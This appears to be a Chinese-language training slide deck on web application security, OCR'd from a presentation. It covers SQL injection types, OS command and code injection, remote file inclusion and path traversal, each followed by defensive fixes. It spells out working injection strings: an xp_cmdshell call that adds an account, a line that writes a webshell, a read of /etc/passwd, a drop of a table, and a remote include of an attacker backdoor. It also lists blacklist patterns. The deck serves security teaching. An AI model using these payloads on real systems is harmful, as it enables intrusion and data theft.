


www.victim.com.tw


Username   
Password



Username   
Password



http://www.victim.com.tw/login.jsp



壞人

壞人會作的

# Why ? ? ?



➤ 本來的語法長這樣

Select

\*

From

Account

Where

username='[帳號]'

and

password='[密碼]'

➤ 插入SQL後成為 -

Select

\*

From

Account

Where

username='admin'

and

password=" or 1=1--'

# Error Based

- ▶ 使用者在瀏覽器中看得見資料庫所產生的原始錯誤資訊，利用資料庫型別轉換產生之錯誤訊息撈取內容。

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in  
an SQL statement containing a UNION operator must have an  
equal number of expressions in their target lists.
```

- ▶ **早期常見之資料庫盜取方式**
  - ✓ 案例常見於 ASP + MS-SQL 之組合情況下
  - ✓ 後來大家寫程式開始學乖了，會隱藏原始錯誤資訊。
- ▶ **攻擊字串範例：**
  - ✓ @@version>1--
  - ✓ order by 100--
  - ✓ (select cast(id as nvarchar(4000))+'|')>1
  - ✓ (select cast(id as nvarchar(4000))+char(124))>1

# Why ? ? ?



▶ 本來的語法長這樣

Select

\*

From

News

Where

id= [網址參數id]

▶ 插入SQL後成為 -

Select

\*

From

News

Where

id= 1 and

@ @version>1--

→ SQL Injection (資料隱碼)- 駭客的 SQL 填空遊戲:

[http://www.microsoft.com/taiwan/sql/SQL\\_Injection\\_G1.htm](http://www.microsoft.com/taiwan/sql/SQL_Injection_G1.htm)

[http://www.microsoft.com/taiwan/sql/SQL\\_Injection\\_G2.htm](http://www.microsoft.com/taiwan/sql/SQL_Injection_G2.htm)

# Attack Sample

## ➤ 取得表格欄位名稱

### – 輸入:

➤ 帳號輸入: **' HAVING 1=1--'**

➤ 密碼輸入: **abcd**

### – 原先的指令變成:

```
SELECT * FROM tblUser WHERE UserName=' HAVING 1=1--'  
AND Password='abcd'
```

### – 結果:

➤ 系統回覆錯誤訊息:

● 錯誤類型:  
Microsoft OLE DB Provider for SQL Server (0x80040E14)  
資料行 'tblUser.UserID' 在選取清單中無效，因為它並未包含在彙總  
函數中且沒有 GROUP BY 子句。  
**/sqlinject/login.asp, line 16**

➤ 得知資料庫為 MS SQL Server。

➤ 知道存放使用者的資料表名稱是 tblUser，且查詢中有一個欄位叫 UserID。



# Attack Sample

## ➤ 取得表格欄位名稱(cont.)

### – 輸入:

➤ 帳號輸入: **' GROUP BY UserID Having 1=1--**

➤ 密碼輸入: **abcd**

### – 原先的指令變成:

```
SELECT * FROM tblUser WHERE UserName=' GROUP BY UserID  
Having 1=1--' AND Password='abcd'
```

### – 結果:

➤ 系統回覆錯誤訊息:

- 錯誤類型:

Microsoft OLE DB Provider for SQL Server (0x80040E14)

資料行 'tblUser.UserName' 在選取消單中無效，因為它並未包含在彙總函數或 GROUP BY 子句中。

/sqlinject/login.asp, line 16

➤ 再次在系統錯誤訊息中可知查詢的欄位還有 `UserName`。

# Attack Sample



## ➤ 取得表格欄位名稱(cont.)

– 如此可一路測試下去，推敲出資料庫的各個欄位，直到輸入：

➤ 帳號輸入：**' GROUP BY  
UserID,UserName,Password,Pri HAVING 1=1--**

➤ 密碼輸入：**abcd**

– 原先的指令變成：

```
SELECT * FROM tblUser WHERE UserName=' GROUP BY  
UserID,UserName,Password,Pri HAVING 1=1--' AND  
Password='abcd'
```

– 結果：系統不再回覆錯誤→可知該表格所有欄位已被推敲出來。

# Union Based

- 利用在判斷式後結合前後兩段 SQL 語句以撈取資料庫內容
- 攻擊字串範例：
  - ✓ `id=1 order by 10--` (首先利用 `order by` 判斷欄位數量)
  - ✓ `id=1 union select 1,2,3,4,5--`
  - ✓ `id=1 union select 1,2,3,database(),5--`
  - ✓ `id=1 union select 1,2,3,(select top 1 name from master..sysdatabases where dbid=7),5--`
  - ✓ `id=1 union select 1,2,3,load_file('/etc/passwd'),5--`

# Why ? ? ?



▶ 本來的語法長這樣

```
Select  
  id,user,message  
From  
  board  
Where  
  id= [網址參數id]
```

▶ 插入SQL後成為 -

```
Select  
  id,user,message  
From  
  board  
Where  
  id= 1  
Union select  
  1,2,version()--
```

Demo → ....

# Update Based



- 利用程式更新資料時，插入欲撈取資料之 SQL 語句，期望在更新後得到資料。
- 攻擊字串範例：
  - ✓ ‘ + @@version + ‘
  - ✓ ‘ + (select name from master..sysdatabases where dbid=7) + ‘
  - ✓ ‘,email=(select ... ),’ ...

# Why ? ? ?



➤ 本來的語法長這樣 ➤ 插入SQL後成為 -

Update

Member

Set

email='[email]',  
address='[地址]'

Where

user='[使用者名稱]'

Update

Member

Set

email=" + passwd + ",  
address='[地址]'

Where

user='[使用者名稱]'

# Blind SQL Injection



- ▶ 頁面沒有任何錯誤訊息供判斷，故稱“Blind”
- ▶ 利用回應頁面的“是”與“否”判斷所注入的SQL是否執行成功
- ▶ 攻擊字串範例：
  - ✓ `id=1 and 1=1`
  - ✓ `id=1 and 1=2`
  - ✓ `id=1 and (select top 1 ascii(substring(passwd,1,1)) from users)>79`

# Why ? ? ?



▶ 本來的語法長這樣

Select

\*

From

News

Where

id= [網址參數id]

▶ 插入SQL後成為 -

Select

\*

From

News

Where

id= 1 and 1=1  
(1 and 1=2)

頁面結果  
通常會與  
id=1相同

Demo → ....

觀察兩次查詢的結果



# Attack Sample



## ▶ 猜測資料庫種類與版本

```
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >100 --> False --> 1 ~ 100
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >50 --> True --> 50 ~ 100
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >70 --> False --> 50 ~ 70
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >60 --> False --> 50 ~ 60
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) >55 --> False --> 50 ~ 55
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,1,1)) ) =53 --> True --> ASCII = 53 --> '5'

http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,2,1)) ) =46 --> 5.
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,3,1)) ) =48 --> 5.0
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,4,1)) ) =46 --> 5.0.
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,5,1)) ) =51 --> 5.0.3
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,6,1)) ) =55 --> 5.0.37
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,7,1)) ) =45 --> 5.0.37-
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,8,1)) ) =108 --> 5.0.37-1
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,9,1)) ) =111 --> 5.0.37-10
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,10,1)) ) =103 --> 5.0.37-log ====> MySQL DB
http://XXXXXXXXXXXX/productList.php?id=8 and ( select ASCII(substring(@@version,11,1)) ) >0 --> False --> Stop !
```

# Batch Queries

- ▶ 利用 ; 符號中止原查詢語句，串接欲執行之其他指令。(MS-SQL 為主)
  - ✓ 可串接包含四大資料處理語法 (Select / Insert / Delete / Update) 的SQL 語句
  - ✓ 可串接延伸程序等
- ▶ 攻擊字串範例:
  - ✓ `id=1 ; drop table account;--`
  - ✓ `id=1 ; exec master..xp_cmdshell 'net user Hacker Hacker /add';--`
- ▶ 不見得會攻擊成功，需要 .....

# Extended Procedure

- 適用於後端資料庫支援Stored Procedures
- 搭配前面介紹的 Batch Queries方式執行
- 攻擊字串範例:

✓ `id=1 ; exec master..xp_cmdshell 'net user Hacker Hacker /add';--`

延伸預存程序名稱(MS-SQL)	功用
<b>xp_cmdshell</b>	能夠以 SQL Server 的系統帳號身分來執行任何應用程式。
<b>xp_regXXXX</b>	存取作業系統的registry 資料。
<b>xp_servicecontrol</b>	停掉或啟動某個服務。
<b>xp_terminate_process</b>	停掉某個執行中的程序，但賦予的參數是 Process ID。
<b>xp_dirtree</b>	顯示某個目錄下的子目錄與檔案架構。
<b>xp_oaXXXX</b>	存取伺服器外部 OLE 物件。

# 防護建議



- 輸入資料檢驗
- 改寫資料庫存取程式
- 資料庫管理
- 妥善的處理錯誤訊息

# 輸入資料檢驗



## ▶ 白名單範例

### ✓ 範例：數字型 - 僅允許數字

```
if not isNumeric( Request.QueryString("id") ) Then  
    Response.end  
end if
```

### ✓ 範例：字串型 - 僅允許英文及數字

```
set Reg = new RegExp  
with Reg  
    .Pattern = "[a-zA-Z0-9]+$"  
end with  
  
if not Reg.Test(Request.Form("username")) Then  
    Response.end  
end if
```

# 輸入資料檢驗(cont.)



## ✓ 範例：SSN Validation

```
<%@ language="C#" %>
<form id="form1" runat="server">
  <asp:TextBox ID="SSN" runat="server"/>
  <asp:RegularExpressionValidator ID="regexSSN"
runat="server"
  ErrorMessage="Incorrect SSN Number"
  ControlToValidate="SSN"
  ValidationExpression="\d{3}-\d{2}-\d{4}$" />
</form>
```

# 輸入資料檢驗(cont.)



## ✓ 範例 : ID/Password Validation

```
using System;
using System.Text.RegularExpressions;

public void CreateNewUserAccount(string name, string password)
{
    // Check name contains only lower case or upper case letters,
    // the apostrophe, a dot, or white space. Also check it is
    // between 1 and 40 characters long
    if ( !Regex.IsMatch(userIDTxt.Text, @"^[a-zA-Z'./s]{1,40}$"))
        throw new FormatException("Invalid name format");

    // Check password contains at least one digit, one lower case
    // letter, one uppercase letter, and is between 8 and 10
    // characters long
    if ( !Regex.IsMatch(passwordTxt.Text, @"^(?=.*\d)(?=.*[a-z])(?=.*[A-Z]).{8,10}$" ))
        throw new FormatException("Invalid password format");

    // Perform data access logic (using type safe parameters)
    ...
}
```

# 輸入資料檢驗(cont.)



## ▶ 黑名單過濾

### ✓ 不正常的Query

#### – 使用註解符號中斷 SQL 語句

▶ /\*

▶ --

#### – 永遠成立的條件

▶ or 1=1--

▶ or 2>1--

▶ ' or ''='

#### – 測試查詢成功與否

▶ and 1=1--

▶ and 1=2--

▶ ;declare @a int;--



# 輸入資料檢驗(cont.)



## ✓ 不正常的Query(cont.)

### – 使查詢產生錯誤

- 進行不同型別的轉換 (字串<->整數)
- @@version>1

### – 邏輯運算錯誤

- 1/0

### – 依不存在的欄位排序

- order by 100

### – 使用union結合兩段query

- ' union select col1,col2,... from table--

### – 呼叫函數或延伸程序

- ;exec master..xp\_cmdshell 'net user Hacker Hacker /add';--
- ;exec master..xp\_cmdshell 'echo WEBSHELL > path/a.asp'--
- ;exec master..xp\_regread  
'HKEY\_CURRENT\_USER,Software\ORL\WinVNC3',Password;--

# 輸入資料檢驗(cont.)



## ✓ 程式範例：

```
set Reg = new RegExp
with Reg
  .Pattern = "(select/update/insert/delete|['#;(),-/=\|*+])"
  .IgnoreCase = True
  .Global = True
end with

test = Reg.Replace( Request.QueryString("test"), "" )
```

- ✓ 小心使用、以免影響正常輸入
- ✓ 有被繞過的風險

# 輸入資料檢驗(cont.)



## ► 轉換特殊字元/字串 (Escaping)

```
input = Request.QueryString("test")
```

- ✓ 將『`'`』替換為『`\'`』

```
input = replace(input, "'", "\'")
```

- ✓ 將『`"`』替換為『`\"`』

```
input = replace(input, CHR(34), "\" & CHR(34) )
```

- ✓ 將『`--`』替換為『`\-\-`』(當使用的數據庫以 `--` 為註解時才需進行)

```
input = replace(input, "--", "\-\-")
```

- ✓ 將『`/*`』替換為『`\*`』(當使用的數據庫以 `/*` 為註解時才需進行)

```
input = replace(input, "/*", "\*")
```

- ✓ 將『`;`』替換為『`\;`』(當使用的數據庫支援以 `;` 分段執行時需進行)

```
input = replace(input, ";", "\;")
```

# 資料庫存取程式改寫 → 治本!

## ▶ 程式改成Parameterized Queries的寫法來存取資料庫

- ✓ 弱點原因來自於攻擊者可以操縱最後執行的SQL語法。所以最佳的防治方法就是將SQL語句的邏輯與資料能夠互相隔離開來。
- ✓ 所有SQL語句都要改寫才有效
  - 網站開始撰寫時就要告知所有程式設計師。

# 資料庫存取程式改寫(cont.)

✓ 程式範例 (.NET) (傳統的寫法)

→ SQL Injection !!

```
sSql = "SELECT LocationName FROM Locations ";  
sSql = sSql + " WHERE LocationID = " + Request["LocationID"];  
oCmd.CommandText = sSql;
```

# 資料庫存取程式改寫(cont.)

✓ 程式範例 (.NET - C#) (較好的寫法) :

```
string connString =  
WebConfigurationManager.ConnectionStrings["myConn"].ConnectionString;  
using (SqlConnection conn = new SqlConnection(connString))  
{  
    conn.Open();  
    SqlCommand cmd = new SqlCommand("SELECT Count(*) FROM  
Products WHERE ProdID=@pid", conn);  
    SqlParameter prm = new SqlParameter("@pid", SqlDbType.VarChar, 50);  
    prm.Value = Request.QueryString["pid"];  
    cmd.Parameters.Add(prm);  
    int recCount = (int)cmd.ExecuteScalar();  
}
```

# 資料庫存取程式改寫(cont.)

✓ 程式範例 (PHP) (較好的寫法) :

– PDO (PHP Data Objects) (PHP >=5.1)

➤ using bindParam()

```
$dbh = new PDO(DB_DSN, DB_USER, DB_PASSWORD);  
$sql_find_repeat = 'SELECT COUNT(*) FROM `table_name` WHERE  
`col_name` = ?;';  
$sth = $dbh->prepare($sql_find_repeat);  
$sth->bindParam(1, $value, PDO::PARAM_STR);  
$sth->execute();
```

# 資料庫管理



- 分離應用程式中各個功能模組存取 DB 的權限，以免一個注入點就可取得所有資料。
  - ✓ 千萬不要用 **sa** 執行所有資料庫存取動作!
- 限制資料庫執行程式本身的權限
- 將一般用不到但功能強大的延伸程序刪除或限制其操作者身份。
  - ✓ **MS-SQL** :
    - `sp_addextendedproc`、`sp_addlogin`、`sp_password`、`sp_addsrvrolemember`、`xp_cmdshell`、`xp_availablemedia`、`xp_dirtree`、`xp_servicecontrol`、`xp_subdirs` ..... 等。



# 錯誤訊息管理



## ➤ 客製化錯誤訊息

- ✓ 回覆簡潔的回應訊息
- ✓ 設定固定的一般錯誤訊息
- ✓ 帶有技術字眼的錯誤訊息記錄於後端Log系統

## ➤ 關閉系統自動輸出錯誤訊息

### ✓ For ASP.NET


- 關閉 debug 以免洩露資訊
  - debug="false"
- 關閉 trace 功能
  - <trace enabled="false" >
- 撰寫特定錯誤頁面
  - <customErrors mode="On" defaultRedirect="error.html" />

# 關閉系統自動輸出錯誤訊息

## ▶ 取消或自訂 IIS 的錯誤輸出

### ✓ 指定自訂的錯誤輸出頁面

- 修改 500-100.asp，將輸出錯誤的詳細訊息拿掉。(勿直接使用 /iishelp/common/500-100.asp)



# 關閉系統自動輸出錯誤訊息(cont.)

## ➤ 自訂 ASP 錯誤訊息

預設的 Web 站台內容

目錄安全設定 | HTTP 標題 | 自訂錯誤 | ASP.NET | 伺服器擴充程式

Web 站台 | 操作員 | 效能 | ISAPI 篩選器 | 主目錄 | 文件

當連線到這個資源時，內容應該來自：

- 這台電腦上的目錄(D)
- 另一台電腦上的共用位置(S)
- 某個 URL 位址的重新導向(U)

本機路徑(C):  瀏覽(O)...

指令檔來源存取(I)       日誌查閱(V)

讀取(R)       編製這個資源的索引(I)

寫入(W)

瀏覽目錄(B)

應用程式設定

應用程式名稱(M):  移除(E)

啟動點:  設定(G)...

使用權限(L):  卸除(L)

應用程式保護(N):

確定 取消 套用(A) 說明

應用程式設定

應用程式對應 | 應用程式選項 | 應用程式偵錯

偵錯旗標

- 啟用 ASP 伺服器端指令偵錯(E)
- 啟用 ASP 用戶端指令偵錯(N)

指令錯誤訊息

- 將詳細的 ASP 錯誤訊息傳送給用戶端(S)
- 將文字錯誤訊息傳送給用戶端(I)

處理 URL 時伺服器發生錯誤。請連絡您的系統管理員。


確定 取消 套用(A) 說明

# OS Command Injection



- AP 需要利用到作業系統相關的功能
  - ✓ 特別是許多 設備管理介面網頁
- 如果沒有妥善處理而將使用者輸入資料直接交給底層作業系統執行，則會產生此問題。

# 範例



http://localhost/OSCommandInjection/Main.asp - Windows Internet Explorer

http://localhost/OSCommandInjection/Main.asp

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)


我的最愛 建議的網站 網頁快訊圖庫 網路測速 W MyIP Google Demo

http://localhost/OSCommandInjection/Main.asp

OS Command Injection Test

Log File Name :  submit

test-01 test-02 test-03 test-04 test-05



http://localhost/OSCommandInjection/Main.asp - Windows Internet Explorer

http://localhost/OSCommandInjection/Main.asp

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

我的最愛 建議的網站 網頁快訊圖庫 網路測速 W MyIP Google Demo

http://localhost/OSCommandInjection/Main.asp

OS Command Injection Test

Log File Name :  submit

test-01 test-02 test-03 test-04 test-05

# 範例 (cont.)

OS Command Injection Test

Log File Name :

test-01 test-02 test-03 test-04 test-05 磁碟區 C 中的磁碟沒有標籤。 磁碟區序號: E872-379F c:\ 的目錄 2009/05/19 下午 06:06

- a5bf9c4b0710b0c4b921f003757b 2009/05/15 下午 05:28
  - a7158e0483b62e9350c6807ff7288436 2009/04/29 下午 02:41 0 AUTOEXEC.BAT 2009/04/29 下午 02:41 0 CONFIG.SYS 2009/04/29 下午 02:46
    - Documents and Settings 2009/05/19 下午 03:51
      - Inetpub 2007/02/17 下午 11:39 94,720 msizap.exe 2009/09/09 下午 03:35
        - Perl 2009/09/10 上午 10:59
          - Program Files 2009/08/21 下午 01:35
            - Temp 2009/08/18 下午 03:12 27 test.txt 2009/11/13 下午 02:08
              - WINDOWS 2009/04/29 下午 02:42
                - wmpub 2009/05/20 上午 11:09
                  - Working 4 個檔案 94,747 位元組 10 個目錄 3,854,761,984 位元組可用

# 防護建議



## ➤ 輸入檢驗

✓ 白名單

✓ 黑名單過濾：

- 指令分隔字元 ; | & and newline
- 特殊字元 ` (the backtick operator)

## ➤ 使用特定功能的API來執行OS指令。

✓ 避免使用像是 **cmd.exe** 這類的shell指令，然後一股腦地執行所有的功能。

- JAVA : **Runtime.exec()**
- ASP.NET : **Process.Start()**

## ➤ 最小權限原則

```
class MyProcess
{
    /// <summary>
    /// Opens the Internet Explorer application.
    /// </summary>
    void OpenApplication(string myFavoritesPath)
    {
        // Start Internet Explorer. Defaults to the home page.
        Process.Start("IExplore.exe");

        // Display the contents of the favorites folder in the browser.
        Process.Start(myFavoritesPath);
    }

    /// <summary>
    /// Opens urls and .html documents using Internet Explorer.
    /// </summary>
    void OpenWithArguments()
    {
        // url's are not considered documents. They can only be opened
        // by passing them as arguments.
        Process.Start("IExplore.exe", "www.northwindtraders.com");

        // Start a Web page using a browser associated with .html and .asp files.
        Process.Start("IExplore.exe", "C:\\myPath\\myFile.htm");
        Process.Start("IExplore.exe", "C:\\myPath\\myFile.asp");
    }
}
```

# Code Injection

- AP 需要根據使用者的輸入參數來動態產生結果，使用了以下危險的函式：

- ✓ PHP : `eval()`

- ✓ ASP : `Execute()`

```
C# 在新網頁執行完成之後繼續原始網頁的執行
```

```
Server.Execute("updateinfo.aspx");
```

- 攻擊者讓輸入的參數內含他想要執行的程式碼，帶入該函式中執行
- 防治建議與前者類似，主要是執行嚴格的輸入檢驗。



**OWASP Top10(2007)-3  
Malicious File Execution**

# OWASP Top 10 (2007) - 3



## ➤ Malicious File Execution

➤ 頁面中要引用的檔案是由使用者端可控制的參數來決定。

✓ 例如參數 `language=en` 或 `tw` 時分別引入不同語系的網頁內容

➤ 攻擊者竄改參數，讓後端引入外部的惡意檔案(一般是Script)並執行。

# Malicious File Execution Sample



## ➤ 範例 (PHP)

### ✓ 原始網址：

– <https://www.test.com.tw/main.php?Country=tw>

– 網頁程式內部透過以下的程式碼來決定輸出

```
$country = $_GET['Country'];
```

```
include($country . '.php');
```

### ✓ 駭客攻擊：

– 準備好一個惡意檔案 “backdoor.php”

– 竄改網頁參數 →

[https://www.test.com.tw/main.php?Country=http://  
www.attacker.com.tw/backdoor](https://www.test.com.tw/main.php?Country=http://www.attacker.com.tw/backdoor)

– 讓後端程式去引入執行該惡意檔案

# 防護建議



- 避免讓前端有機會決定要引入的檔案位置
- 輸入檢驗
  - ✓ 使用白名單觀念
    - 明定可以接受的輸入資料
    - 限定檔案可被引入的路徑位置
  - ✓ 使用 “indirect object reference map”
    - <https://www.test.com.tw/main.aspx?Country=1>
    - 在後端：
      - 1 → “tw.aspx”
      - 2 → “en.aspx”
      - Others → Reject !

**OWASP Top10(2007)-4**  
**Insecure Direct Object Reference**

# OWASP Top 10 (2007) - 4



## ➤ Insecure Direct Object Reference

➤ 攻擊者利用 Web 應用程式本身的“物件存取功能”任意讀取不該檢視的檔案

✓ <http://www.xxx.com.tw/showPage.aspx?page=main.aspx>

✓ 物件種類：

- 圖片
- 文件
- 網頁 ...

**Demo → ....**

# 範例畫面



QwikiWiki - .....etc/passwd - Microsoft Internet Explorer

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → [Icons]

網址(D) http://slab/qwikiwiki/index.php?page=.....etc/passwd%00

Key Pages: [Home](#) | [QwikiWiki](#) | [QwikiSyntax](#) | [Recent Changes](#)

Recently Viewed: [config.php](#) > [../config.php](#) > [../config.php](#) > [../config.php](#) > [.....etc/passwd](#)

## QwikiWiki .....etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
```

完成 近端內部網路

# 防護建議



- 原則：確保使用者的輸入字串不會變成後端存取檔案(或資源)時名稱的一部分。
- 最佳解法：index value or a reference map
  - ✓ `http://www.example.com/application?file=1`
  - ✓ 在後端：`1` → “`function_AddUser.aspx`”
- 其他：
  - ✓ 拒絕具有攻擊特徵(如 **Null byte**)的使用者輸入字串
    - 這樣的檢查應該在資料Decoded之後
  - ✓ 確認輸入的檔案路徑位在所允許的合理範圍內
    - Java : `java.io.File` → `getCanonicalPath()`
    - ASP.NET : `System.IO.Path.GetFullPath()`
  - ✓ 授權檢查!



# 防護建議(cont.)



## ► For PHP:

### ✓ In php.ini

- 關閉 `allow_url_fopen` 、 `allow_url_include`
- 設定 `open_basedir`

### ✓ 確保使用者的輸入字串不會成為以下這類函式所用：

